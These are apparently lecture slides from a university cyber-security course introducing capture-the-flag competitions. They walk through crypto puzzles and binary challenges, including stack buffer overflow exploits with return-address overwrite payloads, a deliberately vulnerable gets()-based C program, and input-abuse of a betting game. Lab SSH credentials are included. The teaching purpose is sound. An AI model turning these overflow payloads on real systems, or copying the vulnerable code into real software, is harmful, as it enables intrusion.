MIT YSAU OL OYGFSBDGRTKFEKBHMGCALSOQTMIOL. UTFTKAMTR ZB DAKQGX EIAOF GY MIT C
n-n-e-na -a-e is -ad-ns as- hi--eo  -e -ere dis-  the -da-o is a      -reoest
OQOHTROA HAUT GF EASXOF AFR IGZZTL. ZT CTKT SGFU, MIT YSACL GF A 2005 HKTLTFM
 tn-eo thas ota-nsa ir a -ee-d- o-s-a-  -e-e--er                the -re- e-nt
 MODTL MIAF LMADOFA GK A CTTQSB LWFRAB, RTETDZTK 21, 1989 1990, MIT RKTC TROM
iro -ao --riite- e-er- -ird- -as -e -i-s- the -istns-e- ti -ir- at a -anth--d
GKL CAL WHKGGMTR TXTKB CGKSR EAF ZT YGWFR MIT EGFMOFWTR MG CGKQ AM A YAOMIYWS
 re-dneo -here hi--eo  ot-de an- -ad-ns  atta-- -ith on-eo ti -ar-o   -hat -i
 KTHSOTL CITKT IGZZTL, LMBST AOD EASXOF, AMMAEQ ZGMI LORTL MG DAKQL, "CIAM RG
 -istriddns- as a-t-ad -iar- -i-eo ns the -re-aresto sa-e  no n---don-e ra--a
 EGFMKGSSOFU AF AEMWAS ZGAKR ZGVTL OF MIT HKTHAKTFML FADT, OL ODHWSLOXT KADHA
-eo ns -hn-h ad-a-o re-eres-eo the -aoo-ir-  -hn-h -ise-  as- the- ha- dnttde
UTL OF CIOEI ASCABL KTYTKTFETL MIT HALLCGKR, CIOEI DGFTB, AFR MITB IAR SOMMST
 -rist -ar- hno -r-otrate- -idir -sn--e a-ndnt- -nth as- ns-no-esoate -ir tea
 YKGFM BAKR IOL YKWLMKAMTR EGSGK WFOJWT AZOSOMB COMI AFR OFROLHTFLAMT YGK MTA
-h ither ot--neo  are a-ar-o -a--eo  ---dnohe- -e-ire -edd ao a -nre -rioo -d
EI GMITK LMWROTL, AKT ACAKRL ZARUTL, HWZSOLITR ZTYGKT CTSS AL A YOKT UKGLL HS
aso -ere irn-nsadd- -hara-tero ns the otrn- ti -hn-h oee- ti nt -hes te--ere-
AFL CTKT GKOUOFASSB EIAKAEMTKL OF MIT LMKOH MG CIOEI LTTD MG OM CITF MTDHTKTR
 ns as- haddi-ns- the- re on--d- -ra-ns- ns -n-eo is  -rns-n-ad o-nttde -noti
 OF AFR IASSGCOFU MITB'KT LODHSB RKACOFU OF UOXTL GF" HKOFEOHAS LHOMMST ROLMG
rt  rea-ero -i-n-o are -oe  -atterois tii- t-i    -istho a-ter reonota-eo a -
KM, KTARTKL EGDOEL AKT WLT, CAMMTKLGF MGGQ MCG 16-DGFMIL AYMTK KTLOLMAQTL A D
```

Looks better, however that "no" doesn't make a lot of sense. However, several words here might suggest some replacement "-here" could be "there/where", etc.

Crypto Challenges

Substitution Cipher (Challenge 238)

TASK

```
Someone gave me this, but I haven't the slightest idea as to what it
says!https://mega.nz/#!iCBz2IIL!B7292dJSx1PGXoWhd9oFLk2g0NFqGApBaItI_2G
sp9w Figure it out for me, will ya?
```

Ciphertext

Letter	Count	Freq.
T	236	11 %
A	189	9 %
M	183	9 %
L	174	8 %
O	160	8 %
G	149	7 %
F	141	7 %
K	132	6 %
I	92	4 %
S	87	4 %

English Language

Code	Freq.
E	12.359 %
T	8.952 %
A	8.050 %
O	7.715 %
N	6.958 %
I	6.871 %
H	6.502 %
S	6.290 %
R	5.746 %
D	4.537 %

Crypto Challenges

Substitution Cipher (Challenge 238)

TASK

Someone gave me this, but I haven't the slightest idea as to what it says!https://mega.nz/#!iCBz2IIL!B7292dJSx1PGXoWhd9oFLk2g0NFqGApBaItI_2Gsp9w Figure it out for me, will ya?

Text

```
the flag is ifonlymoderncryptowaslikethis  generated by markov chain of the w
MIT YSAU OL OYGFSBDGRTKFEKBHMGCALSOQTMIOL. UTFTKAMTR ZB DAKQGX EIAOF GY MIT C
ikipedia page on calvin and hobbes  be were long  the flaws on a       present
OQOHTROA HAUT GF EASXOF AFR IGZZTL. ZT CTKT SGFU, MIT YSACL GF A 2005 HKTLTFM
 times than stamina or a weekly sunday  december                 the drew edit
 MODTL MIAF LMADOFA GK A CTTQSB LWFRAB, RTETDZTK 21, 1989 1990, MIT RKTC TROM
```

Eventually, the flag is uncovered: {**ifonlymoderncryptowaslikethis**}
Was necessary to solve it by hand? No, but it was funnier than copy-paste in an automatic solver.

Lesson learned
You can't rely on tools only - Although tools can be helpful, there's a saying:
"A fool with a tool is still only a fool".
Good quality code-breaking puzzles can't be solved simply by using tools. It's your wits and creativity that matter, and the tools are just there to help explore your ideas.

Crypto Challenges

The Simpsons (Challenge 160)

TASK

```
Ya know, I was thinking... wouldn't the Simpsons use octal as a base system?
They have 8 fingers... Oh, right! The problem! Ummm, something seems odd about
this image...https://mega.nz/#!yfp1nYrQ!LOz_eucuKkjAaDqVvz3GWgbfdKWn8BhussKZbx6bUMg
```

By using strings on the picture, the following pseudocode is revealed

```
Ahh! Realistically the Simpsons would use octal instead of decimal!
encoded = 152 162 152 145 162 167 150 172 153 162 145 170 141 162
key = chr(SolutionToDis(110 157 167 040 155 165 143 150 040 144 151 144
4 151 166 151 144 145 144 040 142 171 040 070 054 040 164 157 040 164 15
156 040 160 154 165 163 040 146 157 165 162 051))
key = key + key + chr(ord(key)-4)
print(DecodeDat(key=key,text=encoded))
```

Decode the key as octal numbers (`chr(int(x,8))`)

The decoded key is:

How much did Maggie originally cost? (Divided by 8, to the nearest integer, and then plus four)

Thus:

- round(847.63/8)+4 = **110**,
- key + key + chr(key-4) = **nnj**

Crypto Challenges

The Simpsons (Challenge 160)

TASK

Ya know, I was thinking... wouldn't the Simpsons use octal as a base system? They have 8 fingers... Oh, right! The problem! Ummm, something seems odd about this image...https://mega.nz/#!yfp1nYrQ!LOz_eucuKkjAaDqVvz3GWgbfdKWn8BhussKZbx6bUMg

```
Ahh! Realistically the Simpsons would use octal instead of decimal!
encoded = 152 162 152 145 162 167 150 172 153 162 145 170 141 162
key = chr(SolutionToDis(110 157 167 040 155 165 143 150 040 144 151 144
4 151 166 151 144 145 144 040 142 171 040 070 054 040 164 157 040 164 15
156 040 160 154 165 163 040 146 157 165 162 051))
key = key + key + chr(ord(key)-4)
print(DecodeDat(key=key,text=encoded))
```

As before, decode the encoded text as octal numbers (`chr(int(x,8))`)
The encoded text is: `jrjerwhzkrexar`

```
encoded = "152 162 152 145 162 167 150 172 153 162 145 170 141 162".split(" ")
renc = [chr(int(x,8)) for x in encoded]
enc = ""
for r in renc:
    enc += r
    print(r,end="")
```

```
jrjerwhzkrexar
```

Crypto Challenges

The Simpsons (Challenge 160)

TASK

```
Ya know, I was thinking... wouldn't the Simpsons use octal as a base system?
They have 8 fingers... Oh, right! The problem! Ummm, something seems odd about
this image...https://mega.nz/#!yfp1nYrQ!LOz_eucuKkjAaDqVvz3GWgbfdKWn8BhussKZbx6bUMg
```

For the last step, the challenge text states "`DecodeDat(key=key, text=encoded)`"
Among the most famous ciphers, there is the Vigenère Running Key cipher that requires a key as long as the ciphertext

```
Cipher: jrjerwhzkrexar
Key:    nnjnnjnnjnnjnn
        --------------
Plain:  wearenumberone
```

Lesson learned

Like miscellaneous and steganography, also crypto challenges may be multi-step.
Often the challenges in these three categories include a little bit of everything.

Today, we will be talking about


1. **Introduction and Definitions**
2. **Types of CTF competitions**
   a. Jeopardy
   b. Attack and Defence
3. **Sample challenges**
   a. Forensics
   b. Web
   c. Crypto
   ➢ Binary
4. **Conclusions**

Binary Challenges


Lazy Game Challenge (Challenge 691)

TASK

```
I found an interesting game made by some guy named "John_123". It is some
betting game. I made some small fixes to the game; see if you can still pwn this
and steal $1000000 from me! To get flag, pwn the server at:
nc thekidofarcrania.com 10001
```



- Let's bet 10$.
- Eventually, you'll win, and the application gives you +$bet*2
- When you lose, the applications takes from you $bet.



Binary Challenges

Lazy Game Challenge (Challenge 691)

TASK

```
I found an interesting game made by some guy named "John_123". It is some
betting game. I made some small fixes to the game; see if you can still pwn this
and steal $1000000 from me! To get flag, pwn the server at:
nc thekidofarcrania.com 10001
```

First attempt

Fuzzy some inputs to understand the context of the application.

```
Money you have : 500$
Place a Bet : ;
Traceback (most recent call last):
  File "/server.py", line 57, in <module>
    spent = int(input('Place a Bet : '))
ValueError: invalid literal for int() with base 10: ';'
```

Luckily, negative numbers are allowed, both in bets and in guesses.

Apparently, it seems that the application doesn't sanitize the provided input.
E.g.: place a negative bet, and you'll have a positive balance!

```
Sorry you didn't made it !
Play Again !...
Better Luck next Time !.
Sorry you lost some money !..
Your balance has been updated !.
Current balance :   :
501$
Want to play again? Y/N :
```

Binary Challenges

Lazy Game Challenge (Challenge 691)

TASK

```
I found an interesting game made by some guy named "John_123". It is some
betting game. I made some small fixes to the game; see if you can still pwn this
and steal $1000000 from me! To get flag, pwn the server at:
nc thekidofarcrania.com 10001
```

If you place a negative bet and win, the application subtracts you $bet*2.

```
You made it !.
You won JACKPOT !..
You thought of what computer thought !.
Your balance has been updated !


Current balance : -1999500$
Want to play again? Y/N : Thank you for playing !
Made by John_123
Small mods by theKidOfArcrania
Give it a (+1) if you like !..
```

Eventually...

```
Sorry you didn't made it !
Play Again !...
Better Luck next Time !.
Sorry you lost some money !..
Your balance has been updated !.
Current balance :  :
1000500$
What the... how did you get that money (even when I tried to
 stop you)!? I guess you beat me!

The flag is CTFlearn{d9029a08c55b936cbc9a30_i_wish_real_bett
ing_games_were_like_this!}

Thank you for playing !
Made by John_123
Small mods by theKidOfArcrania
Give it a (+1) if you like !..
```

Binary Challenges

Lazy Game Challenge (Challenge 691)

MASTER IN CYBER–SECURITY UNLOCK YOUR POTENTIAL

Lesson learned

Sometimes, playing with the application permits to understand the inner logic, however, even when you don't find anything interesting, try to fuzz input fields.
If you're lucky enough, somethings will come out.

What is Fuzzing?

Fuzz testing or fuzzing is a technique commonly used in software testing to find how software responds to invalid, unexpected or random data. The targeted software may fail, give unexpected output or misbehave processing the randomized input data. Input that leads to such situations is then addressed and rectified.

UMU

Binary Challenges

Favorite Color (Challenge 391)

TASK	What's your favorite color? Would you like to share with me? Run the command: ssh color@104.131.79.111 -p 1001 (pw: guest) to tell me!

Reconnaissance phase

```
color@ubuntu-512mb-nyc3-01:~$ ls -lA
total 32
-r--r--r-- 1 root root       220 Aug 31  2015 .bash_logout
-r--r--r-- 1 root root      3771 Aug 31  2015 .bashrc
-r--r--r-- 1 root root         0 Sep  1  2017 .cloud-locale-test.skip
-r--r--r-- 1 root root       655 May 16  2017 .profile
-r--r--r-- 1 root root       714 Sep 12  2017 Makefile
-r-xr-sr-x 1 root color_pwn 7672 Sep 12  2017 color
-r--r--r-- 1 root root       722 Sep 12  2017 color.c
-r--r----- 1 root color_pwn   24 Sep 12  2017 flag.txt
color@ubuntu-512mb-nyc3-01:~$ whoami
color
```

Binary Challenges

Favorite Color (Challenge 391)

TASK

```
What's your favorite color? Would you like to share with me? Run the
command: ssh color@104.131.79.111 -p 1001 (pw: guest) to tell me!
```

Makefile

```
[...]

$(prob).o: $(prob).c
        cc -c -m32 -fno-stack-protector $(prob).c
```

Disables the stack smashing protector (SSP).

The **Stack Smashing Protector** (**SSP**) compiler feature helps detect stack buffer overrun by aborting if a secret value on the stack is changed.

Binary Challenges

Favorite Color (Challenge 391)

TASK

What's your favorite color? Would you like to share with me? Run the command: ssh color@104.131.79.111 -p 1001 (pw: guest) to tell me!

Color.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int vuln() {
    char buf[32];

    printf("Enter your favorite color: ");
    gets(buf);

    int good = 0;
    for (int i = 0; buf[i]; i++) {
        good &= buf[i] ^ buf[i];
    }

    return good;
}
```

"good" is always zero.

```c
int main(char argc, char** argv) {
    setresuid(getegid(), getegid(), getegid());
    setresgid(getegid(), getegid(), getegid());

    //disable buffering.
    setbuf(stdout, NULL);

    if (vuln()) {
        puts("Me too! That's my favorite color too!");
        puts("You get a shell! Flag is in flag.txt");
        system("/bin/sh");
    } else {
        puts("Boo... I hate that color! :(");
    }
}
```

Binary Challenges

Favorite Color (Challenge 391)

TASK	What's your favorite color? Would you like to share with me? Run the command: ssh color@104.131.79.111 -p 1001 (pw: guest) to tell me!

Let's check the buffer size. Variable's buffer is 32 bytes

```
color@ubuntu-512mb-nyc3-01:~$ ./color
Enter your favorite color: 0000000000000000000000000
Boo... I hate that color! :(
color@ubuntu-512mb-nyc3-01:~$ ./color
Enter your favorite color: 00000000000000000000000000000000
Boo... I hate that color! :(
color@ubuntu-512mb-nyc3-01:~$ ./color
Enter your favorite color: 000000000000000000000000000000000000000000000000
Boo... I hate that color! :(
color@ubuntu-512mb-nyc3-01:~$ ./color
Enter your favorite color: 0000000000000000000000000000000000000000000000000000000000000000
Segmentation fault (core dumped)
color@ubuntu-512mb-nyc3-01:~$ ./color
Enter your favorite color: 000000000000000000000000000000000000000000000000000000000000
Segmentation fault (core dumped)
color@ubuntu-512mb-nyc3-01:~$ ./color
Enter your favorite color: 00000000000000000000000000000000000000000000000000000000
Boo... I hate that color! :(
Segmentation fault (core dumped)
color@ubuntu-512mb-nyc3-01:~$ ./color
Enter your favorite color: 00000000000000000000000000000000000000000000000000000000
Boo... I hate that color! :(
color@ubuntu-512mb-nyc3-01:~$ ./color
Enter your favorite color: 00000000000000000000000000000000000000000000000000000000
Boo... I hate that color! :(
Segmentation fault (core dumped)
```

Exactly **48 chars** to cause a segmentation fault error.

Binary Challenges

Favorite Color (Challenge 391)

TASK

What's your favorite color? Would you like to share with me? Run the command: ssh color@104.131.79.111 -p 1001 (pw: guest) to tell me!

```
[…]
0x804858b <vuln>        push   %ebp
0x804858c <vuln+1>      mov    %esp,%ebp
0x804858e <vuln+3>      sub    $0x38,%esp
0x8048591 <vuln+6>      sub    $0xc,%esp
0x8048594 <vuln+9>      push   $0x8048730
0x8048599 <vuln+14>     call   0x8048410 <printf@plt>
0x804859e <vuln+19>     add    $0x10,%esp
0x80485a1 <vuln+22>     sub    $0xc,%esp
0x80485a4 <vuln+25>     lea    -0x30(%ebp),%eax
0x80485a7 <vuln+28>     push   %eax
[…]
0x804864e <main+111>    call   0x804858b <vuln>
0x8048653 <main+116>    test   %eax,%eax
0x8048655 <main+118>    je     0x8048689 <main+170>
0x8048657 <main+120>    sub    $0xc,%esp
0x804865a <main+123>    push   $0x804874c
0x804865f <main+128>    call   0x8048440 <puts@plt>
0x8048664 <main+133>    add    $0x10,%esp
0x8048667 <main+136>    sub    $0xc,%esp
0x804866a <main+139>    push   $0x8048774
0x804866f <main+144>    call   0x8048440 <puts@plt>
```

- The buffer size is 0x30 (48) bytes, as we empirically demonstrated before.
- We need:
  - +4 bytes to cover ebp
  - +4 bytes to cover the return address
- In the main file, if the address is at `0x08048657`

Let's build the exploit string:

```
(python -c "print
'0000000000000000000000000000000000000000000000000000
\x57\x86\x04\x08'";cat) | ./color
```

```
color@ubuntu-512mb-nyc3-01:~$ (python -c "print '0000000000000000000000
Enter your favorite color: Me too! That's my favorite color too!
You get a shell! Flag is in flag.txt
ls
Makefile  color  color.c  flag.txt
cat flag.txt
flag{c0lor_0f_0verf1ow}
^C
Segmentation fault (core dumped)
```

Binary Challenges

Favorite Color (Challenge 391)

MASTER IN CYBER–SECURITY UNLOCK YOUR POTENTIAL

Lesson learned

You, or someone in your team, need to specialize in binary (both reversing and pwning). Do not focus only on reversing C/C++ code, in the past few years a lot of different languages have been used. Some are mainstream like Go and Java, others are more esoteric like PINAPL or Deadfish.

Software

- IDA Pro – Standard de facto for binary analysis
- Gdb – GNU Project debugger
- Ghidra – NSA reverse engineering framework
- Frida – Dynamic code injection
- radare2 – Portable reversing framework
- BinUtils - A collection of binary utils
- cwe_checker – Scan for vulnerable patterns in binaries
- Pwntools – Framework for CTF exploits
- V0lt – Security CTF toolkit

UMU

Binary Challenges

Blackbox (Challenge 401)

TASK	What is 1 + 1? Run the command: ssh blackbox@104.131.79.111 -p 1001 (pw: guest).

Reconnaissance phase

```
blackbox@ubuntu-512mb-nyc3-01:~$ ls -lAh
total 28K
-r--r--r-- 1 root root          220 Aug 31  2015 .bash_logout
-r--r--r-- 1 root root         3.7K Aug 31  2015 .bashrc
-r--r--r-- 1 root root            0 Sep 18  2017 .cloud-locale-test.skip
-r--r--r-- 1 root root          655 May 16  2017 .profile
---x--s--x 1 root blackbox_pwn 8.8K Jan 31  2019 blackbox
-r--r----- 1 root blackbox_pwn   33 Oct  9  2017 flag.txt
blackbox@ubuntu-512mb-nyc3-01:~$ whoami
blackbox
```

Similarly to the previous one, we have an executable.
However, this time we don't have the source code nor any other file available.
As the name suggests, it is a pure **blackbox** situation.

Binary Challenges

Blackbox (Challenge 401)

TASK	What is 1 + 1? Run the command: ssh blackbox@104.131.79.111 -p 1001 (pw: guest).

Let's fuzz the input field

```
blackbox@ubuntu-512mb-nyc3-01:~$ ./blackbox
What is 1 + 1 = 2
No dummy... 1 + 1 != 0...
blackbox@ubuntu-512mb-nyc3-01:~$ ./blackbox
What is 1 + 1 = 1
No dummy... 1 + 1 != 0...
blackbox@ubuntu-512mb-nyc3-01:~$ ./blackbox
What is 1 + 1 = 4
No dummy... 1 + 1 != 0...
blackbox@ubuntu-512mb-nyc3-01:~$ ./blackbox
What is 1 + 1 = 00000000000000000000
No dummy... 1 + 1 != 0...
blackbox@ubuntu-512mb-nyc3-01:~$ ./blackbox
What is 1 + 1 = 0000000000000000000000000000000000000000000
No dummy... 1 + 1 != 808464432...
*** stack smashing detected ***: ./blackbox terminated

[2]+  Stopped                 ./blackbox
```

Notice how the program always responds with 0, **except** in case of stack smash

The code could be something like:

```
main() {
   int x=0;
   int dummy;

   printf("What is 1 + 1 = ");
   scanf(dummy);

   if(1+1==x)
       printf(FLAG);
   else
       printf("No dummy... 1 + 1 != ", x, "...");
}
```

Binary Challenges

Blackbox (Challenge 401)

TASK	What is 1 + 1? Run the command: ssh blackbox@104.131.79.111 -p 1001 (pw: guest).

Let's exploit the vulnerability

This time, we will use a tool to calculate the required offset:
https://wiremask.eu/tools/buffer-overflow-pattern-generator/

```
blackbox@ubuntu-512mb-nyc3-01:~$ python -c "print 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2A
e2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag'" | ./blackbox
What is 1 + 1 = No dummy... 1 + 1 != 929251638...
*** stack smashing detected ***: ./blackbox terminated
```

929251638 --> 0x37634136 (hex)

Find the offset

Register value	Offset
0x37634136	80

We know that after 80 characters, we are rewriting the value checked by the if condition (our x in the pseudocode)

Binary Challenges

Blackbox (Challenge 401)

TASK	What is 1 + 1? Run the command: ssh blackbox@104.131.79.111 -p 1001 (pw: guest).

Let's exploit the vulnerability

We guess that the variable size is 4 bytes, so: `1+1 = 2 = \x02\x00\x00\x00`

```
blackbox@ubuntu-512mb-nyc3-01:~$ python -c "print 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac\x02\x00\x00\x00'" | ./blackbox
What is 1 + 1 = CORRECT! You get flag:
flag{0n3_4lus_1_1s_Tw0_dumm13!!}

[6]+  Stopped                 python -c "print 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac\x02\x00\x00\x00'" | ./blackbox
```


```
blackbox@ubuntu-512mb-nyc3-01:~$ python
What is 1 + 1 = CORRECT! You get flag:
flag{0n3_4lus_1_1s_Tw0_dumm13!!}
```

Binary Challenges

Blackbox (Challenge 401)

MASTER IN CYBER–SECURITY UNLOCK YOUR POTENTIAL

Lesson learned

Not all the countermeasures are watertight. Sometimes the intended vulnerability is weakly protected. You need to understand which are your opertional boundaries to be able to exploit the vulnerability without causing the application's crash.

Software

- IDA Pro – Standard de facto for binary analysis
- Gdb – GNU Project debugger
- Ghidra – NSA reverse engineering framework
- Frida – Dynamic code injection
- radare2 – Portable reversing framework
- BinUtils - A collection of binary utils
- cwe_checker – Scan for vulnerable patterns in binaries
- Pwntools – Framework for CTF exploits
- V0lt – Security CTF toolkit

UMU

Today, we will be talking about

1. **Introduction and Definitions**
2. **Types of CTF competitions**
   a. Jeopardy
   b. Attack and Defence
3. **Sample challenges**
   a. Forensics
   b. Web
   c. Crypto
   d. Binary

➢ **Conclusions**


Conclusions

So, is there any preferential roadmap to learn how to hack and solve these challenges? **No, there is no clear path to do it.**

CTFs are games,
more or less serious depending on the context,
but games nevertheless.

These games are often team-based because of the
different specialization and skillsets of team members.
Pick something that you like and play with it, have fun.

The world is full of fascinating problems waiting to be solved.



Capture the Flag – CTF

Where do I start?

Learn

- https://github.com/bzorigt/awesome-ctf
- http://ctfs.github.io/resources/
- https://trailofbits.github.io/ctf/
- https://ctftime.org/writeups
- https://ctf101.org/

Practice

- https://ctf.hacker101.com/
- https://ctflearn.com/
- https://www.root-me.org/?lang=es

Compete

- https://ctftime.org/ctfs
- https://www.root-me.org

Hack The Box
PEN-TESTING LABS

Join FIUM team here:

- Telegram https://t.me/joinchat/GLqdBVKsNdFx_JWfKhLP1Q

MASTER IN

CYBER–SECURITY

UNLOCK

YOUR POTENTIAL

UNIVERSIDAD DE MURCIA

Facultad de Informática